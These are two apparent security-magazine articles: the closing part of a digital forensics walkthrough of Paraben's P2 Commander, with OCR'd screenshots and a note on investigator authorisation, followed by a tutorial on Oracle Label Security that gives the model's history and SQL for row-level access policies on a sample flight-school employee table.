| Email (0) | | |
| Chats (0) | | |
| Spreadsheets (0) | | |
| Graphics (8) | | |
| Databases (0) | | |
| Executable (27) | | |
| Compressed (0) | | |
| Multimedia (0) | | |
| Text (1) | | |
| XML (0) | | |
| Encrypted (0) | | |
| Others (9) | | |
| Image Analyzer Results (3) | | |
| Low Suspect (2) | | |
| Suspect (0) | | |
| Highly Suspect (1) | | |
| Recovered from Unallocated Space (1) | | |

Path: p2c://Illustration/H:

| Name |
|---|
| NTFS |

Finished Total: 1

Properties

General


| MFT | |
|---|---|
| Bytes per file record | 1,024 |
| Clusters per file record | 0 |
| MFT data length | 262,144 |
| MFT start cluster | 16,981 |
| MFT2 start cluster | 2 |
| MFT Zone | |

Tasks

Sorting (2)
Searching
Contents counting

| Name | Source | Destination | State | Progress |
|---|---|---|---|---|
| Sorting storages | p2c://Illustration/H:/NTFS/Root | | Finished | 44 items sorted |

**Figure 26.** *Sorted files view*


Paraben's P2 Commander Demonstration version - Illustration.p2c
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark Thumbnails
Sorted Files
Sorted Files (46)
Documents (0)
Email (0)
Chats (0)
Spreadsheets (0)
Graphics (8)
Databases (0)
Executable (27)
Compressed (0)
Multimedia (0)
Text (1)
XML (0)
Encrypted (0)
Others (9)
Image Analyzer Results (3)
Low Suspect (2)
Suspect (0)
Highly Suspect (1)
Recovered from Unallocated Space (1)
Case Explo... Sorted Files Hashes Bookmarks
Welcome H: Forensic Container Audit Log Low Suspect (2)
Thumbnails
Common Log Tasks Thumbnails

Path: p2c://Sorted Files/Image Analyzer Results/Low Suspect

Run Query Items on page 5000 Status : Page 1, items 1-2. Status : Done

| Name | Type | Size (bytes) | MD5 | SHA1 | Creation ti |
|---|---|---|---|---|---|
| document.doc | JPEG image data | 865,474 | 886EF3CB7A4EC1C55BC6BFBF71C | 7BA490EFC6D799E6694D8ADA5197E448A41 | 7/29/2013 |
| IMAG0192.jpg | JPEG image data | 865,474 | 886EF3CB7A4EC1C55BC6BFBF71C | 7BA490EFC6D799E6694D8ADA5197E448A41 | 7/31/2013 |


Properties — General — MFT

| | |
|---|---|
| Bytes per file record | 1,024 |
| Clusters per file record | 0 |
| MFT data length | 262,144 |
| MFT start cluster | 16,981 |
| MFT2 start cluster | 2 |

MFT Zone

document.doc IMAG0192.jpg

**Figure 27.** *Review of low suspect images*


Paraben's P2 Commander Demonstration version - Illustration.p2c
File View Hash Tools Help
New Open Add Evidence Back Forward Refresh Refresh All Hide Empty Folders Case History Options
Search Sort Sorted Files Search Count Contents Add Bookmark Thumbnails
Sorted Files
Sorted Files (46)
Documents (0)
Email (0)
Chats (0)
Spreadsheets (0)
Graphics (8)
Databases (0)
Executable (27)
Compressed (0)
Multimedia (0)
Text (1)
XML (0)
Encrypted (0)
Others (9)
Image Analyzer Results (3)
Low Suspect (2)
Suspect (0)
Highly Suspect (1)
Recovered from Unallocated Space (1)
Case Explo... Sorted Files Hashes Bookmarks
Welcome H: Forensic Container Audit Log Highly Suspect (1)
Thumbnails
Common Log Tasks Thumbnails

Path: p2c://Sorted Files/Image Analyzer Results/Highly Suspect

Run Query Items on page 5000 Status : Page 1, items 1-1. Status : Done

| Name | Type | Size (bytes) | MD5 | SHA1 | Creation ti |
|---|---|---|---|---|---|
| IMAG0291.jpg | JPEG image data | 669,151 | F58E97551167B0269C81CBFDCFC3 | F02D67BA1C0DDC8F359D3532E953C03A4AA | 8/3/2013 |

Properties — General — MFT

| | |
|---|---|
| Bytes per file record | 1,024 |
| Clusters per file record | 0 |
| MFT data length | 262,144 |
| MFT start cluster | 16,981 |
| MFT2 start cluster | 2 |

MFT Zone

IMAG0291.jpg

**Figure 28.** *Review of highly suspect image file*

An investigation may be carried out with the primary aim of detecting suspicious pornographic files and images which may be relevant to cases such as sexual harassment, employee misconduct or child pornography, which implies that, in the case of a criminal investigation, a warrant was obtained and authorization was given to search for such material. However, such files may be uncovered in the course of an investigation that was not primarily nor directly linked to the images. In such a situation, the investigator should best not pursue such files until he has stated that such data are available to the appropriate authorities and is granted authority to continue searching for and collecting such data as evidence. Going ahead to investigate and review such pornographic data without due authorization in an investigation that is not related might result in sanctions against the investigator, and presenting such data as evidence would most likely be thrown out.

## CONCLUSION

Every operating system has its unique peculiarities in terms of operations, which can determine how to go about investigating it successfully. An investigator needs to be familiar with the operating system(s) on suspect machines that need to be investigated for evidence in any case to ensure evidence is properly and reasonably collected in a forensically sound manner. Windows is a very commonly used operating system, and therefore digital forensics investigators need to be familiar with the operating system and tools for investigating and analyzing it. There are many digital forensic investigation tools available, many of them can be used across multiple platform and operating systems, especially Microsoft Windows. Paraben's P2 Commander is quite robust and is very effective for many investigations that will need to be carried out on Windows systems.

Digital forensic tools continue to evolve as technology and the bad guys evolve in a bid to tackle digital crimes and offenses. Techniques used by offenders to mask their wicked activities can be unmasked with digital forensic tools (like trying to hide files by changing file extension). However, the tools might tend to be developed after-the-fact as the bad guys usually tend to be a couple of steps ahead in terms of technology, they are always constantly working to beat any development that has been made to track and apprehend them. That notwithstanding, digital forensic tools are still equal to the task of catching most offenders, and as stated continue to evolve to meet up with new challenges.

## REFERENCES

- Casey, E. (2004) Digital Evidence and Computer Crime: Forensic Science, Computers and the Internet. 2nd ed. Elsevier Academic press.
- Franklin, C. and Coustan, D. (2013) *How Operating Systems Work* [Online]. Available from: *http://computer.howstuffworks.com/operating-system1.htm/printable* (Accessed: 30 July 2013).
- Microsoft (2003) *How NTFS Works* [Online]. Availble from: *http://technet.microsoft.com/en-us/library/cc781134(v=ws.10).aspx* (Accessed: 30 July 2013).
- Oppenheimer, P (n.d) *File Systems Forensics: FAT and NTFS* [Online]. Available from: *http://www.priscilla.com/Courses/ComputerForensics/pdfslides/FileSystemForensics.pdf* (Accessed: 30 July 2013).
- Paraben Corporation (2013) P2 Commander How To. Paraben Corporation.

## ABOUT THE AUTHOR

*Dauda Sule, CISA. He is currently the Marketing Manager of Audit Associates Limited which is a consultancy firm that specializes in designing and organizing training programs pertaining to auditing, fraud detection and prevention, information security and assurance, and anti-money laundering. He is a CISA and has an M.Sc. in Computer Security from the University of Liverpool. Dauda also has a first degree black belt in Taekwondo. He has previous experience of over five years in the Nigerian Banking industry, and also did some time in Gtech Computers (a computer and allied services company) as a systems security and assurance supervisor.*

# ORACLE LABEL SECURITY A MULTI-USER, GRANULAR APPROACH

**by Robert Vanaman, M.S.**

In the 21st century, we have witnessed a tectonic shift in how personal privacy, wealth, and trust are violated. Cyber criminals have infiltrated all aspects of society's newest infrastructure: the information technology grid. This paradigm of cybernetic treachery has ceased to be relegated to a mere future concern. Combating this threat is Oracle's Label Security (OLS); it reigns as the gold standard for database security within an Oracle database environment.

**What you will learn:**

- Historical iterations of OLS
- Overview of OLS
- OLS's Confidentiality Controls
- OLS's Data Compartmentalization
- How to Implement OLS from the command line
- How to create OLS Levels
- How to create OLS Labels

**What you should know:**

- Basic understanding of database tables
- Basic understanding of data security
- Optional: Basic Oracle SQL

According to Sam Alapati, in his superb book Expert Oracle Database 11g Administration, the world of the Database Administrator (DBA) is divided between providing database security, backup protection, optimizing performance, contributing to database designs, and proper database implementation. Alapati further states that these duties can be compartmentalized into three categories: security, systems management, and database design (Alapati, 2009, pp. 3-4). It is providing for security of an Oracle database that is this article's concern. Although database security involves both the protection of the database from unauthorized users – this includes both external and *internal* threats – in conjunction with creating and managing users, the focus of this paper will be concentrated on the former concerns.

The gold standard for database security within an Oracle environment is Oracle Label Security (OLS). OLS ensures robust access controls on sensitive data. These controls allow sensitive data to reside in the same table as less sensitive data. This is enforced through the use of a security attribute for each tuple, a hierarchical level of access column. For enhanced effectiveness, this attribute can be hidden from the users, thereby providing a transparency of security. The label must contain a hierarchical level; compartments and groups are optional (Oracle Data Sheet, 2009). When levels are augmented with compartments and groups, a fine granularity of security access can be established. In this case, the user must not only have the appropriate row level security, but have privileges for the compartment, and belong to all of the groups (Czuprynski, 2003). Therefore, utilizing OLS, DBA are provided with an effective, efficient, and simplistic way of implementing database security in Oracle, at various levels of granularity, among various tiers of users.

## AN EVOLUTIONARY HISTORY

### BELL-LAPADULE MODEL

As with all advancements in the endeavors of science, implementing security in databases has been a journey of iterations. It is in the history of these iterations that Bell-LaPadule (BLP), Oracle's Virtual Private Database (VPD), and OLS models need to be examined. The BLP model, invented in 1973, is configured around the classic governmental multilayer security protocols for restricting access to paper documents and establishing personal security clearances. Within the confines of a secure database management system (DBMS), objects – of varying degrees of granularity – are assigned specific levels of security, while individuals who have the necessity to access these objects, are assigned equivalent levels of security clearances (Goodrich, & Tamassia, 2011, p. 450). Essentially, it is a formal paradigm of allowable paths of information flow in a secure system. Its goal is to identify allowable communication, when maintaining secure channels of information exchange is of paramount importance. Additionally, the BLP model is extremely conservative in its methodology. It may, to some degree, sacrifice security considerations for user-friendliness and other desirable DBMS properties (Pfleeger, & Pfleeger, 2007, pp. 254-256).

The BLP model was designed to handle information which exists at multiple levels of sensitivity. It performs this function through the use of two properties: the Simple Security Property and the *-Property, referred to as the star property (Pfleeger, & Pfleeger, 2007, pp. 255). These two properties enforce the "no read up" and "no write down" rules (Goodrich, & Tamassia, 2011, p. 452). In essence, the no read up rule enforces the premise that the security clearance of an individual must be at least as high as the classification of the information that they receive. The no write down directive imposes a restriction on sensitive objects in so much as they can only be written to a classification at least as high. This corollary contributes to the lack of usability within some implementations of BLP within a DBMS (Pfleeger, & Pfleeger, 2007, p. 255).

### TRUSTED ORACLE7

Security features utilizing data compartmentalization, first appeared in an Oracle product called Trusted Oracle7. This iteration of security features was essentially driven by Oracle's United States military clientele. The three security levels that the system came configured with: confidential, secret, and top secret, juxtaposed nicely with the BLP model. This methodology, combining security levels with compartments (projects), created a hierarchical set of security protocols that limited users to viewing data within their projects, and at their security level or below; a nearly precise digital representation of the BLP model. However, this system (especially in large databases) was deemed too complex to configure and implement to be considered practical for most security concerns. Nevertheless, Trusted Oracle7 provided security protections that the market, both military and commercial, strongly desired. This was a means for *multiple users* within the same database environment to view data that was applicable to them.

### ORACLE'S VIRTUAL PRIVATE DATABASE

Enter VPD. With a simple control mechanism VPD, appended a *where* clause to the end of queries to limit data access to the intended (authorized) user. Essentially, "users are granted access to data with *specific labels*, the VPD is configured and then Oracle does the rest" (Ingram, & Shaul, 2007). The VPD feature is used to enforce row level security upon tables. VPD is a component of Oracle's Enterprise Edition which is specifically designed to implement security at the row level of a table or view. Once the security rules are in place by way of OLS, VPD automatically inserts the necessary selection criteria to any SQL statement restricting a user's access to the appropriate information based on their security level. The elegance of this methodology lies in its transparency to the user. By altering a table in need of row level security with a label column, "a process called access mediation during data access determines which permissions are required to access the row, and what actions can be performed on the row once it has been accessed" (Czuprynski, 2003).

## ORACLE LABEL SECURITY

### OVERVIEW

To address the shortcomings found in Trusted Oracle7, Oracle8i came equipped with a new security protocol called Oracle Label Security. OLS, formerly known as Trusted Oracle MLS RDBMS, arguably can be considered the latest iteration in a long line of security features that was implemented by the Central Intelligence Agency in an endeavor called Project Oracle in 1979. From privileged access controls, through networking security, auditing and fine-grained auditing, and password and profile management, up to and including data compartmentalization, database security evolved, and is evolving. OLS encompassed all of the Trusted Oracle7 security features (based on the BLP model), while providing enhancements and security features not found in the BLP model. First, OLS came preconfigured with VPD for military, and military- like security commitments. Second, OLS allows for user defined levels, compartments, and groups which provided multilevel, along with multi-granular, security control (Czuprynski, J. (2003). Third, OLS was equipped with a graphical user interface (GUI) for security configuration called Oracle Policy Manager (OPM). OLS can be implemented, controlled, and managed through command line statements; however, utilizing OPM – which is an Oracle Enterprise Manager (OEM) based GUI utility – facilitates the DBA in configuring policies, classifying labels and their functions, and provided strong user controls for data authorization. (Racle Faq's, 2012). Fourth, OLS is capable of enforcing security policies over schemas, tables, and tuples: thus allowing for as much, or as little, security control as is necessary. Finally, OLS as did BLP, provided for confidentiality control disclosure of information; however, additionally OLS provided for the integrity control for the *modification* of information (Crues-Ausanks, 2006).

### CONFIDENTIALITY CONTROL

Confidentiality control, as expressed by both OLS and BLP security protocols, restrict the viewing (selection) of tuples within a database's tables or views. Restricting the selection of specific records within a table maintains a security hierarchy based on the level of clearances for that particular user. When confidentiality controls are expressed over views, not only are individual records protected, but individual attributes (data fields) are also restricted from unauthorized access. However, securing the modification to data, known as integrity control, is not addressed by the BLP model. This is a weakness of the BLP model that has been addressed in other models (the Biba Integrity Model, for example) and is wholly embraced by OLS.

### DATA MODIFICATION

While restricting the selection of certain records within tables and views is of paramount importance in database security policies, of equal importance is the restriction on the modification of data in order to maintain data integrity. Fundamentally, maintaining data integrity consists of assuring the database's information is credible and reliable throughout its existence. Maintaining the integrity control for the modification of information consists of enforcing three principles. First, preventing data from being modified by unauthorized users is an obvious necessity. However, preventing unauthorized data modification by users who are authorized is essential as well. Finally, the data should always reflect the real-world scenario, thereby maintaining internal and external consistency (Balon, & Thabet, 2004).

LS abides by and conforms to these principles and goals through the use of its default policy options. These include INSERT_CONTROL, UPDATE_CONTROL, and DELETE_CONTROL among others (Oracle® Label Security Administrator's Guide 11g Release 1 (11.1), 2007). When combined with OLSs labels, security levels, compartments, and groups, they provide an outstanding mechanism for controlling security policy implemented at the row level across database schemas, tables and views. Furthermore, with a full selection of ALTER commands, which allow modifications to labels, levels, compartments, and groups, OLS security controls becomes a *dynamic* security instrument. This dynamic system allows a security policy to conform to *changing threats* that exist within its environment of operation; thus enabling it to meet today's security challenges, as well as the ability to adapt to future potential security breaches.

### DATA COMPARTMENTALIZATION

It is within the realm of data compartmentalization's security implementations that OLS provides its functionality. Data compartmentalization is a concept and security principal uniquely provided by Oracle. The granularity of data access is confined to the tuple (row) level. Regardless of whether specific rights have been granted to specific users on the object level (tables and views), data access will be confined to the individual records that the user has the appropriate classification (security level) to access. Upon the execution of a query, the object rows classification is compared with the user security level and only information at the user security level, or below, is retrieved; thus enforcing mandatory access control (MAC) (Ingram, & Shaul, 2007). When employing MAC, security privileges are not at the discretion of the owner of the object. Rather, rights to objects and elements of those objects are handed down from a database administrator, a “centralized policy administrator” (Goodrich, & Tamassia, 2011, p. 447) or the organization’s security czar. This form of access control is considered much more restrictive; thus, *much less* susceptible to security breaches.

Utilizing security levels in OLS is the least granular of access control. Here, the user’s security level is compared to the security level of the various tuples (row level security) in the table, and appropriate access granted or denied. Additionally, the obligatory read, read/write, and alter privileges can be applied or denied. When compartments are added to the equation, a finer granularity is achieved. Now, the user must not only have the appropriate security level to gain access, but they must belong to that particular compartment or compartments. To restrict access to data to a further degree, a group or groups may be added to the policy as well. If groups are introduced, the user must not only have the appropriate row level security, but have privileges for compartment, and belong to one of the groups (Czuprynski, 2003).

When to apply levels, compartments, and groups is very much dictated by the granularity level of security that needs to be enforced. A secondary consideration that could very well enter into the design is the degree of distribution of the data (Haug, & Rahimi, 2010). With tightly controlled access, and limited users, quite possibly levels alone would be sufficient. In contrast, in far-flung distributed database management systems, to achieve proper security, compartments and groups may very well need to be assigned.

## OLS SECURITY IMPLEMENTATION

In this SQL illustration, a step-by-step OLS practical implementation will be demonstrated. This instance will be executed through command line statements; rather than utilizing OPM. This scenario involves employees at a flight school; their corresponding employee table will serve as our model. The chief pilot (Don) will have full select access to every record in the Employee_OLS table. The assistant chief pilot (Chris) will have select access to all records except the chief pilot’s in the table. The dispatcher (Ben) will have select access to his record, and all instructor pilots and the line boy’s record. The instructor pilots (Dan, Tom, and Jennifer) will have select access to their records and the line boy’s record. The line boy (Rome) can only select his record.

**Listing 1.** *CREATE Employee_OLS TABLE*

```
CREATE TABLE EMPLOYEE_OLS
(
EMP_ID                VARCHAR2(5)  NOT NULL ,
EMP_FIRST_NAME        VARCHAR2(10) NULL ,
EMP_LAST_NAME         VARCHAR2(12) NULL ,
EMP_STREET            CHAR(28)     NULL ,
EMP_CITY              VARCHAR2(15) NULL ,
EMP_STATE             CHAR(2)      NULL ,
EMP_ZIP               CHAR(10)     NULL ,
EMP_CERT_NO           VARCHAR2(15) NULL ,
EMP_MED_CERT          VARCHAR2(10) NULL ,
EMP_PHONE             VARCHAR2(15) NULL ,
EMP_CELL              VARCHAR2(15) NULL ,
EMP_EMAIL             VARCHAR2(30) NULL ,
EMP_SSN               VARCHAR2(11) NULL ,
EMP_DOB               DATE         NULL ,
EMP_RATING            VARCHAR2(10) NULL ,
ROLE_ID               CHAR(4)      NULL
);

table EMPLOYEE_OLS created.
```

## CREATE OLS POLICY OLS_EMP_POLICY

The first step in implementing OLS is to create and name a label policy. There can be multiple label policies within a database. You must have the CREATE_ POLICY privilege to execute this command.

```
EXECUTE SA_SYSDBA.CREATE_POLICY('OLS_EMP_POLICY', 'OLS_SEC', 'READ_CONTROL');
```

The first parameter "OLS_EMP_POLICY" is the policy name. The second parameter "OLS_SEC" represents the name of the security column which will be added to our Employee_OLS table. For our purposes, the last parameter "READ_CONTROL" allows for the execution of select statements (Oracle Label Security Administrator's Guide Release 2 (9.2), 2002). Read_Control is one of Oracle's Access Control Enforcement Options. Other enforcement options include Write_Control, Insert_Control, and Delete_Control, and Update_Control (Oracle® Label Security Administrator's Guide 10g Release 1 (10.1), 2003).

## CREATE SECURITY LEVELS

Now that the security policy has been created, the next step in the creation of the necessary components is to create the security levels. Security levels specify the sensitivity of the data being safeguarded. Here, three column values are specified: the level number, which is a numeric value used to uniquely identify each security level, a short name, which is used when creating data and user labels, and lastly, a long name which will provide a more detailed description of the security level (Database Journal, 2012). Five security levels will be created: one for the chief pilot, assistant chief pilot, dispatcher, instructor pilots, and the line boy.

```
EXECUTE SA_COMPONENTS.CREATE_LEVEL('OLS_EMP_POLICY', 500, 'CP', 'Chief_Pilot');
EXECUTE SA_COMPONENTS.CREATE_LEVEL('OLS_EMP_POLICY', 400, 'ACP', 'Astn_Chief_Pilot');
EXECUTE SA_COMPONENTS.CREATE_LEVEL('OLS_EMP_POLICY', 300, 'Disp', 'Dispatcher');
EXECUTE SA_COMPONENTS.CREATE_LEVEL('OLS_EMP_POLICY', 200, 'Inst', 'Instructor');
EXECUTE SA_COMPONENTS.CREATE_LEVEL('OLS_EMP_POLICY', 100, 'LB', 'Line_Boy');
```

## CREATE SECURITY LABELS

Of primary importance when planning an OLS deployment, is ascertaining your organizations data label requirements. What this entails, is determining your organizations data labels or the *sensitivity* that is required to protect your information. This summary requires not only the determination of which tables need protecting, but within each table, which records require what sensitivity level of protection (Oracle, 2008). For every row in a table that is protected through OLS, there will be the normal table data, and then a second area called the label. The label has three parts: a hierarchical level, which is the only one implemented in this example. One or more compartments exist, and one or more groups. Here, the policy name is OLS_EMP_POLICY, the level numbers are 510, 410, 310, 210, and 110 and once again we utilize the short names to identify the labels.

```
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL('OLS_EMP_POLICY', 510, 'CP');
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL('OLS_EMP_POLICY', 410, 'ACP');
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL('OLS_EMP_POLICY', 310, 'Disp');
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL('OLS_EMP_POLICY', 210, 'Inst');
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL('OLS_EMP_POLICY', 110, 'LB');
```

## CREATE USERS, SESSION, AND GRANTS FOR EMPLOYEE_OLS TABLE

Since the very premise of OLS is that users possessing various security clearances are interacting with data which is classified at various levels of sensitivity, therefore, it is obligatory that users are created, and granted all necessary privileges while adhering to MAC guidelines. The following two examples: one for the chief pilot and the other for the line boy – illustrates this.

Chief Pilot Don:

```
CREATE USER DON IDENTIFIED BY Cessna172N53371;
GRANT CREATE SESSION TO DON;
GRANT SELECT ON EMPLOYEE_OLS TO DON;
```

Line Boy Rome:

```
CREATE USER ROME IDENTIFIED BY TailDragger000;
GRANT CREATE SESSION TO ROME;
GRANT SELECT ON EMPLOYEE_OLS TO ROME;
```

The remainder of the employees, the instructor pilots and the dispatcher are created and granted identical privileges.

## ASSIGN MAC RIGHTS TO EMPLOYEES

This is the stage that we apply the policy to the subjects: the users. Executing the SA_USER_ADMIN.SET_LEVELS command requires at least three parameters. First, the policy is named, then the user, and then the level of sensitivity is assigned. The set levels procedure is capable of assigning a minimum and a maximum level to user as well as identifying the users default values for the session and row labels (Oracle® Label Security Administrator’s Guide 11g Release 1 (11.1) 2007).

Chief Pilot Don:

```
EXECUTE SA_USER_ADMIN.SET_LEVELS(‘OLS_EMP_POLICY’, ‘DON’, ‘CP’);
```

Assistant Chief Pilot Chris:

```
EXECUTE SA_USER_ADMIN.SET_LEVELS(‘OLS_EMP_POLICY’, ‘CHRIS’, ‘ACP’);
```

Dispatcher Ben:

```
EXECUTE SA_USER_ADMIN.SET_LEVELS(‘OLS_EMP_POLICY’, ‘BEN’, ‘Disp’);
```

Instructor Pilots Dan, Tom, and Jennifer:

```
EXECUTE SA_USER_ADMIN.SET_LEVELS(‘OLS_EMP_POLICY’, ‘DAN’, ‘Inst’);
EXECUTE SA_USER_ADMIN.SET_LEVELS(‘OLS_EMP_POLICY’, ‘TOM’, ‘Inst’);
EXECUTE SA_USER_ADMIN.SET_LEVELS(‘OLS_EMP_POLICY’, ‘JENNIFER’, ‘Inst’);
```

Line Boy Rome:

```
EXECUTE SA_USER_ADMIN.SET_LEVELS(‘OLS_EMP_POLICY’, ‘ROME’, ‘LB’);
```

## APPLY OLS_EMP_POLICY POLICY TO EMPLOYEE_OLS TABLE

Label security policies can be applied to the appropriate tables utilizing either Oracle’s enterprise manager or the command line interface for OLS. A caution here; once these policies have been enforced, no information will be accessible until existing data has been assigned a recognized data label (Oracle. (2007). Once the statement has been executed, the new security attribute “OLS_SEC” has been added to the table. The appropriate syntax for the execution of the `SA_POLICY_ADMIN.APPLY_TABLE_POLICY` statement is:

```
Sa_Policy_Admin.Apply_Table_Policy (
POLICY_NAME => ‘OLS_EMP_POLICY’,
SCHEMA_NAME => ‘db670c’,
TABLE_NAME => ‘EMPLOYEE_OLS’);
EXECUTE SA_POLICY_ADMIN.APPLY_TABLE_POLICY(‘OLS_EMP_POLICY’, ‘db670c’, ‘EMPLOYEE_OLS’);

anonymous block completed
```

**Listing 2.** *CREATE Employee_OLS TABLE*

```
CREATE TABLE EMPLOYEE_OLS
(
EMP_ID               VARCHAR2(5)  NOT NULL ,
EMP_FIRST_NAME       VARCHAR2(10) NULL ,
EMP_LAST_NAME        VARCHAR2(12) NULL ,
EMP_STREET           CHAR(28)     NULL ,
EMP_CITY             VARCHAR2(15) NULL ,
EMP_STATE            CHAR(2)      NULL ,
EMP_ZIP              CHAR(10)     NULL ,
EMP_CERT_NO          VARCHAR2(15) NULL ,
EMP_MED_CERT         VARCHAR2(10) NULL ,
EMP_PHONE            VARCHAR2(15) NULL ,
EMP_CELL             VARCHAR2(15) NULL ,
EMP_EMAIL            VARCHAR2(30) NULL ,
EMP_SSN              VARCHAR2(11) NULL ,
EMP_DOB              DATE         NULL ,
EMP_RATING           VARCHAR2(10) NULL ,
ROLE_ID              CHAR(4)      NULL ,
OLS_SEC         NUMBER(10,0) NULL

);
```

## INSERT RECORDS INTO EMPLOYEE_OLS TABLE

Now records are inserted into the Employee_OLS Table. Inserting records after the table has been created and applied with the security attribute facilitates the process. Although OLS may be applied to any existing table, modifying existing records with the appropriate security level entry is unnecessary, if tables are populated afterwards (Oracle, 2008). Please notice that the last attribute in the insert statement is that which inserts the security level element (Listing 3).

**Listing 3.**

```
Insert into EMPLOYEE_OLS  values (‘E101’,’Don’,’Choen’,’2702 Galeshead Drive’,’Baltimore’,’MD’,’21229
‘,’807403886’,’First’,’4105661868’,’4104230990’,’donC@msn.com’,’374460076’,null,’CFII’,’R001’,510);

Insert into EMPLOYEE_OLS  values (‘E102’,’Chris’,’Doyle’,’9974 Foxborough Circle’,’Laurel’,’MD’,’20707
‘,’799042927’,’First’,’2026100933’,’4108237571’,’ChrisD@verizon.net’,’213538619’,null,’CFII’
,’R002’,410);

Insert into EMPLOYEE_OLS  values (‘E109’,’Ben’,’Laroche’,’2001 Tiffany Terrace’,’Baltimore’,’MD’,’21222
‘,’800517427’,null,’4102880052’,’4104613707’,’Ben_Laroche@msn.com’,’20682960’,null,null,’R004’,310);

Insert into EMPLOYEE_OLS  values (‘E105’,’Tom’,’Muther’,’P O BOX 1706’,’Columbia’,’MD’,’21046
‘,’799596948’,’First’,’4109978396’,’3013303257’,’tmuther@msn.com’,’12860852’,null,’CFII’,’R003’,210);

Insert into EMPLOYEE_OLS  values (‘E106’,’Dan’,’Calow’,’1070 Westfield Drive’,’Millersville’,
’MD’,’21108     ‘,’799825138’,’First’,’4103021345’,’4103792754’,’DanC@gmail.com’,’509965281’,null,’CFII
’,’R003’,210);

Insert into EMPLOYEE_OLS  values (‘E103’,’Jennifer’,’Ryland’,’2 Alva Court’,’Ellicott City’,’MD’,’21043
‘,’799194858’,’First’,’4107508056’,’2402946798’,’Jennifer_RYLAND@msn.com’,’4385163’,null,’CFII’
,’R002’,210);

Insert into EMPLOYEE_OLS  values (‘E110’,’Rome’,’Defalco’,’11961 CASTLE PINES
LN’,’Columbia’,’MD’,’21045     ‘,’801015018’,null,’4109929774’,’4107151177’,’Rome_Defalco@msn.com’,’25
620939’,null,null,’R005’,110);

1 rows inserted.
1 rows inserted.
```

